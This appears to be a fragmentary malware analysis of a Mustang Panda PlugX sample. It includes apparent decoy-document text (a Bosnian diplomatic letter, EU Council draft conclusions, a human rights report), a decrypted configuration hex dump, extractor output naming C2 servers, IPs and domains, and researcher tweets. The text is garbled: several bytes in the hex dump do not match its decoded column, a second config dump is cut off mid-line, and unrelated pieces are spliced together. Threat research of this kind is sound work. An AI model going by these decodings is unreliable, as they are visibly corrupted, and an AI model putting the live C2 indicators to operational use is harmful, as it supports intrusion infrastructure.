Veza: vaš dopis broj 5/1-900/22-1881-5 od 17. juna 2022. godine

U telefonskom razgovoru objavljenom 17. juna 2022. godine sa Šabanom Forićem, ministrom vanjskih poslova u Kabinetu zamjenice predsjedavajućeg Vijeća ministara i ministarke vanjskih poslova BiH Bisere Turković, obavješeno smo da je ministarka Turković saglasna sa terminom 21-22. Jul 2022. godine, kao adekvatnim za realizaciju zvanične posjete Crljoj Gor.

Molimo za instrukciju za dalje postupanje.

Dostaviti: KAM, GS, GDB/S


Otkrivač poslova a.i.
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MONTENEGRO 2021 HUMAN RIGHTS REPORT
EXECUTIVE SUMMARY


Montenegro is a mixed parliamentary and presidential republic with a multiparty political system. Voters choose both the president and the unicameral parliament through popular elections. The president nominates, and parliament approves, the prime minister. An observation mission of the Office for Democratic Institutions and Human Rights of the Organization for Security and Cooperation in Europe stated that the August 2020 parliamentary elections were overall transparent and efficient but highlighted that the ruling party gained an undue advantage through misuse of office and state resources and dominant media coverage, which undermined the quality of information available to voters. Milo Đukanović, president of the Democratic Party of Socialists, was elected president in 2018 with nearly 54 percent of the vote in the first round for his second term as president. He had already served six terms as prime minister. Observers from the Organization for Security and Cooperation in Europe, the European Parliament, and the Council of Europe's Parliamentary Assembly noted the election proceeded in an orderly manner but had minor irregularities that did not affect the outcome. Despite opposition protests, elections were generally considered free and fair.

The National Police Force, which includes Border Police, is responsible for maintaining internal security. It is organized under the Police Administration within the Ministry of Interior and reports to the police director and, through the director, to the minister of interior and prime minister. The Armed Forces of Montenegro are responsible for external security and consist of an army, navy, and air force that are overseen by the Ministry of Defense. Civilian authorities maintained effective control over the security forces. Members of the security forces committed some abuses.

Significant human rights issues included credible reports of: alleged torture by the government; serious problems with the independence of the judiciary; serious restrictions on free expression; serious government corruption; crimes involving violence or threats of violence targeting persons with disabilities and members of national, racial, or ethnic minority groups; and crimes involving violence or threats

Country Reports on Human Rights Practices for 2021

HU proposals to the draft EUCO conclusions.DOCX - Microsoft Word


Council of the European Union

Brussels, 30 May 2022
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NOTE
From: General Secretariat of the Council
To: Delegations
Subject: Special meeting of the European Council (30 and 31 May 2022)
- Draft conclusions

Following the proceedings of the Council (General Affairs), delegations will find below the draft conclusions of the European Council, in accordance with Article 3(1) of the Rules of Procedure of the European Council.

I. UKRAINE

- The European Council resolutely condemns Russia's war of aggression against Ukraine. It urges Russia to immediately stop its indiscriminate attacks against civilians and civilian infrastructure, and to immediately and unconditionally withdraw all its troops and military equipment from the entire territory of Ukraine within its internationally recognized borders. The atrocities being committed by Russian forces and the suffering and destruction being inflicted are unacceptable. The European Council calls on Russia to allow immediate humanitarian access and the safe passage of all civilians concerned. The European Council expects international humanitarian law, including the Geneva Convention relative to the treatment of prisoners of war, to be fully respected. It also calls on Russia to immediately allow the safe return of Ukrainian individuals forcibly removed to Russia.
- The European Council hails the courage and determination of the Ukrainian people and its leadership in their fight to defend the sovereignty, territorial integrity and freedom of their country. The European Union is unwavering in its commitment to help Ukraine exercise its inherent right of self-defence against the Russian aggression and build a peaceful, democratic and prosperous future. In this regard, it will continue to work closely with international partners.
- The European Council commends all those helping to gather evidence and to investigate war crimes and the other most serious crimes, and supports the intensive work of the Prosecutor of the International Criminal Court in this respect. It also salutes the work being carried out by Ukraine's Prosecutor General with financial and capacity-building support from the European Union and its Member States. It welcomes the establishment of a Joint Investigation Team coordinated by Europol, whose role has been reinforced, and the ongoing operational support provided by Europol, RUSA, BELARA and all those responsible will be held to account for their actions in accordance with international law.

International Justice

EL Non-Paper Pandemic Resilience fin...

EL Non-paper

Containing the pandemic: short term operational aspects and longer-term regulatory measures for enhancing resilience against future variants or pandemics

The Covid-19 pandemic is gradually entering a new phase of transition towards an endemic disease. However, whereas the number of deaths and severe illness is gradually decreasing, we cannot exclude the possibility of new pandemic surges due to new variants and waning immunity that will put our national health systems under renewed pressure. Societal and environmental changes contribute to the emergence of important infectious diseases the spectrum of which is changing rapidly and require a high level of preparedness on our part. Additionally, we should not lose sight of common diseases, such as seasonal flu, which continue to pose significant challenges, especially during the winter period, leading to disruptions of social and economic activity.

The Commission's Communication "Covid-19 - Sustaining EU Preparedness and Response: Looking ahead" provides a comprehensive overview of the actions to be taken in the short and medium run. Building on this, Greece considers that now is the right time to adapt the current EU framework to the new circumstances by (A) prioritizing short-term operational actions that will prevent an eventual deterioration of the situation but also (B) to reflect on a more long-term vision that will strengthen the resilience of our societies against future pandemics.

A) Short term operational measures

- On the basis of scientific advice, we need to establish a coordinated approach on the administration of a new booster dose as well as the need of a seasonal Covid-19 vaccine. More precisely, we need to identify which population groups need to receive it and set indicative timelines for the progress of vaccination campaigns in the following months. In this respect, it is important to take into account the development of new vaccines and their effect on infection and further transmission.
- Our vaccine strategy has been an undeniable collective EU success and needs to be continued. It is urgent to address the issue of surplus vaccines, by engaging with the companies in order to extend delivery times. Moreover, our efforts should focus on


Decrypt configuration

- Thông tin cấu hình được lưu tại section `.data` với độ lớn `0x45C` bytes.
- Sử dụng vòng lặp với lệnh `XOR` để giải mã.

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
00000000 E8 03 00 00 0B 0D 00 00 41 00 76 00 61 00 73 00 e.....A.v.a.s.
00000010 74 00 43 00 52 00 77 00 00 00 00 00 00 00 00 00 .C.R.w.....
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 70 00 4C 00 79 00 70 00 .....P.L.y.p.
00000090 57 00 57 00 51 00 56 00 5A 00 66 00 71 00 55 00 .N.Q.V.z.f.q.U.
000000A0 6E 00 71 00 4C 00 77 00 44 00 4F 00 56 00 42 00 .h.q.L.w.D.O.V.B.
000000B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000100 00 00 00 00 00 00 00 00 74 00 65 00 73 00 74 00 .....E.e.s.t.
00000110 32 00 30 00 32 00 32 00 32 00 32 00 00 00 00 00 .....S.O.Z.z.
00000120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000130 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
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00000170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000180 00 00 00 00 00 00 00 00 45 00 55 00 20 00 33 00 .....E.U..3
00000190 31 00 73 00 74 00 20 00 73 00 65 00 73 00 73 00 .i.s.t..s.e.s.s.
000001A0 69 00 6F 00 6E 00 20 00 6F 00 66 00 20 00 74 00 .i.o.n..o.f..t.
000001B0 68 00 65 00 20 00 43 00 6F 00 6D 00 6D 00 69 00 .h.e..C.o.m.m.i.
000001C0 73 00 73 00 69 00 6F 00 6E 00 20 00 6F 00 6E 00 .s.s.i.o.n..o.n.
000001D0 20 00 43 00 72 00 69 00 6D 00 65 00 20 00 50 00 ..C.R.i.m.e..P.
000001E0 72 00 65 00 76 00 6E 00 74 00 69 00 6E 00 6E 00 .r.e.v.e.n.t.i.o.
000001F0 6E 00 20 00 61 00 6E 00 64 00 20 00 43 00 72 00 .n..a.n.d..C.R.
00000200 69 00 6D 00 69 00 6E 00 6C 00 20 00 6C 00 4A 00 .l.m.a.n.a.l..U.
00000210 75 00 73 00 74 00 69 00 63 00 65 00 20 00 55 00 .h.s.t.i.c.e..U.
00000220 6E 00 69 00 74 00 65 00 64 00 20 00 4E 00 61 00 .h.i.t.t.e.d..N.a.
00000230 74 00 69 00 6F 00 6E 00 73 00 20 00 6F 00 6E 00 .t.i.o.n.s..o.n.
00000240 20 00 44 00 72 00 75 00 67 00 73 00 20 00 61 00 ..D.r.u.g.s..a.
00000250 6E 00 64 00 20 00 43 00 72 00 69 00 6D 00 65 00 .n.d..C.R.i.m.e.
00000260 2E 00 70 00 64 00 66 00 00 00 00 00 00 00 00 00 ..p.d.f.....
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000002D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000002F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
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00000380 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00000390 01 00 BB 01 31 30 34 2E 32 35 35 2E 31 37 34 2E ..104.255.174.
000003A0 35 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .58.....
000003B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
000003C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

```
# plugx_extract_custom_config.py plugx_dec_config.bin
[+] Config file: plugx_dec_config.bin
[+] Config size: 1116 bytes
[+] Folder name: AvastCRw
[+] Mutex name: pLypMQVZfqUnqLwDOVB
[+] Decoy document info: EU 31st session of the Commission on Crime Prevention and Criminal Justice United Nations on Drugs and Crime.pdf
[+] C2 servers:
    104.255.174.58:443
    104.255.174.58:443
    104.255.174.58:443
[+] Campaign ID: test2022
```

Threat intelligence



Refs

- [PlugX: A Talisman to Behold](#)
- [Mustang Panda deploys a new wave of malware targeting Europe](#)
- [THOR: Previously Unseen PlugX Variant Deployed During Microsoft Exchange Server Attacks by PKPLUG Group](#)
- [BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX](#)
- [Mustang Panda's Hodur: Old tricks, new Korplug variant](#)
- [Advanced persistent threat group feature: Mustang Panda](#)
- [Phân tích mã độc lợi dụng dịch Covid-19 để phát tán giả mạo "Chỉ thị của thủ tướng Nguyễn Xuân Phúc"](#)
- [Nhóm APT Mustang Panda có thể vẫn đang tiếp tục hoạt động tấn công vào các tổ chức tại Việt Nam](#)

End...



Barberousse @barberousse_bin · Jun 21

Replying to @kienbigmummy

I've been tracking them for a while and this definitely looks like **#MustangPanda**. Recently, they started using a lot of those esoteric API calls with callbacks to execute shellcode. Like, why is `GrayStringW` even a function?!



TEAM CYMRU - S2 @teamcymru_S2 · Jun 10

Nice find @kienbigmummy 👍

Our threat telemetry for the C2s (45.134.83.4 & 154.204.26.120) confirms the targeting of entities in Myanmar, including a government VPN portal, from early March 2022 onwards.

#ThreatRecon #MustangPanda



m4n0w4r @kienbigmummy · Jun 2

🔥 Found new **#MustangPanda #PlugX** was submitted from SG. Sample hash: 1a5aee6e33385b69b7ca46229fb64b8b



身代わり用 @strinsert1Na · Aug 25

Thanks for sharing your artifact analysis 😊




m4n0w4r @kienbigmummy · Aug 25

Nice share!

🌱 HUI Loader (d839ab2c2ea8f082f98478cb552d6709)

🦋 Create a service name "WxUpdateServiceInfo" -> spawn thread for load system.ini -> decoding sc and inject decoded sc into svchost.exe (1/4) [twitter.com/Metemcyber/sta...](https://twitter.com/Metemcyber/status...)

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ChrisPooh @chrispooh007 · Jul 20

Replying to @kienbigmummy and @DangDinhPhuong3
@kienbigmummy can reach out me :)



m4n0w4r @kienbigmummy · Jul 20

Ok, bro!! Will tag you if samples uploaded from SG.



Douglas Mun @douglasmun · Jul 19

Replying to @kienbigmummy and @DangDinhPhuong3

Thanks for the alert! I have informed @CSAsingapore malware team to examine it.



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"Mustang

```
ract_config.py plugx_config.dump
file: plugx_config.dump
size: 5668 bytes
name: %WINDIR%\Up\Service Log
name: Master Service Log
info: HTTP://
ers:
134.83.4:443
ges.myanmarnewsonline.org:22
ges.myanmarnewsonline.org:80
.204.26.120:443
ate.hilifimyanmar.com:443
ate.hilifimyanmar.com:22
n ID: 1234
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End...

